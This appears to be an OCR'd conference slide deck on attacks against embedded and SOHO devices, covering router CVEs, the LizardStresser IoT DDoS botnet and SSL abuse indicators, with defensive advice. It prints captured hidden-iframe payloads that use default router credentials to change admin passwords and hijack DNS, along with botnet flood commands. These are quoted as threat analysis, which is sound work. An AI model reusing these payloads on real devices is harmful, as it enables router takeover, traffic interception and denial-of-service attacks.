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
Hiding where nobody looks: Embedded systems



What Year is This?

CVE-????-0329	Hardcoded telnet password
CVE-????-2321	Unauth web request can enable telnet
CVE-????-2718	MitM, unverified integrity of firmware download
CVE-????-4018	Default password of admin
CVE-????-4154	Password can be obtained via unauth web request
CVE-????-4155	CRSF attack to change admin password
CVE-????-7270	CSRF attack to hijack authentication
CVE-????-9019	Multiple CRSF attacks
CVE-????-9020	XSS into domain parameter
CVE-????-9021	Multiple XSS (Too many cooks)
CVE-????-9027	Multiple CSRF
CVE-????-9183	Default password of admin
CVE-????-9184	Auth bypass
CVE-????-9222	Remote escalation via Cookie (Misfortune cookie)
CVE-????-9223	Buffer overflow, possible remote execution
CVE-????-9583	Auth bypass via crafted packet to port 9999
CVE-????-1437	XSS via flag parameter

SOHOpelessly Broken

```
34  <!--
35  modem 192.168.0.1  /DSL-500G Admin Login/ admin:admin
36  -->
37  <iframe  src="http://admin:admin@192.168.0.1/Action?id=59&dns_status=1&p_DNS=134.19.176.13&a_DNS=173.208.175.178&cmdSubmit.x=25&cmdSub
38  <iframe  width="0" height="0" src="http://admin:admin@192.168.0.1/Action?id=90&dest_addr=1&ip=&igmp=0&cmdReboot=Save+and+Reboot" frame
```

```
120  modem 192.168.0.1 Realtron WebServer 1.1
121  -->
122  <iframe  width="0" height="0" src="http://admin:admin@192.168.0.1/form2Dns.cgi?dnsMode=1&dns1=134.19.176.13&dns2=173.208.175.178&dns3=
```


```
1004  modem 10.1.1.1 /dlink/ admin:DLKT20090202
1005  -->
1006  <iframe  width="0" height="0" src="http://admin:DLKT20090202@10.1.1.1/password.cgi?sysPassword=E48gV46hMm" frameborder="0"></iframe>
1007  <iframe  width="0" height="0" src="http://admin:DLKT20090202@10.1.1.1/dnscfg.cgi?dnsPrimary=134.19.176.13&amp;dnsSecondary=173.208.175
```

```
4148  <iframe  width="0" height="0" src="http://admin@201.27.208.198/wan_poe.cgi?dns1=134.19.176.13" frameborder="0"></iframe>
4149
4150  <iframe  width="0" height="0" src="http://admin@201.27.208.198/h_wan_dhcp.cgi?dns1=134.19.176.13" frameborder="0"></iframe>
4151
```

Lizard Squad

- Hacker group known for their DDoS capabilities
- Notable DDoS attacks
  - League of Legends
  - Destiny
  - PlayStation
  - Xbox Live
  - North Korea

LizardStresser



- DDoS services sold as LizardStresser
- Supported by botnet of IoT devices
- Can run on ARM, MIPS, MIPS-el, SH, PPC, i386, and amd64 systems
- Very low detection rate in VT for most versions

Listener Bot

udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800

udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800

udp 162.219.xxx.xxx port=80,time=60

http 188.165.xxx.xxx host=_____.com,time=600

http 188.165.xxx.xxx host=_____.com,time=600

udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800

udp 184.106.xxx.xxx port=80,min=500,max=750,time=15

mineloris 198.xxx.xxx.147 host=play.the_____.com,time=30

udp 198.50.xxx.xxx port=25565,min=750,max=1000,time=30

mineloris 198.50.xxx.xxx host=play.the_____.com,time=30

udp 104.149.xxx.xxx port=25565,min=750,max=1000,time=30

udp 104.149.xxx.xxx port=25565,min=750,max=1000,time=30

mineloris 104.149.xxx.xxx host=play.____pvp.net,time=30

syn 104.149.xxx.xxx time=30,port=25565

Who's Targeting Embedded Devices?

- Script kiddie groups
  - DDoS botnets
- Malvertising groups
  - DNS hijacking
  - MiTM attacks
- Organized crime
  - Steal banking credentials via MiTM
- Nation states
  - Anonymous proxy networks

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

Clearing the Fog



Weird SSL Ports

- Dyre's SSL communications use many ports:



SSL Certificate Laziness

- CTB-Locker attack used HTTPS, but poorly…
- Your browser would show error messages if browsed directly
  - (the MW doesn't care, of course!)
  - *scolapedia.org* uses an invalid security certificate:
    - The certificate is only valid for ssl10.ovh.net (Error code: **ssl_error_bad_cert_domain**)
  - *ohayons.com* uses an invalid security certificate:
    - The certificate expired on 07/24/2011. (Error code: **sec_error_expired_certificate**)
  - *voigt-its.de* uses an invalid security certificate:
    - The certificate is not trusted because it is self-signed. (Error code: **sec_error_untrusted_issuer**)

SSL Abuse Indicators

- Keep an eye out for:
  - SSL traffic that isn't on port 443
  - Non-SSL traffic that is using port 443
  - SSL trying to use invalid certificates (non-matching domain)
  - SSL trying to use expired certificates
  - SSL trying to use self-signed certificates
- (and set some policy at your gateway…)

Embedded Systems

- Do you even look bro?
  - Put your devices behind a packet sniffer once in a while
  - Are you running the latest firmware, or do you even know?
- Pressure manufacturers to think “secure lifecycle”
  - “After careful analysis, Seagate has confirmed that the vulnerability on our Business Storage NAS products is low risk… Seagate will be issuing a software patch for download expected May, 2015.” -- Seagate

Questions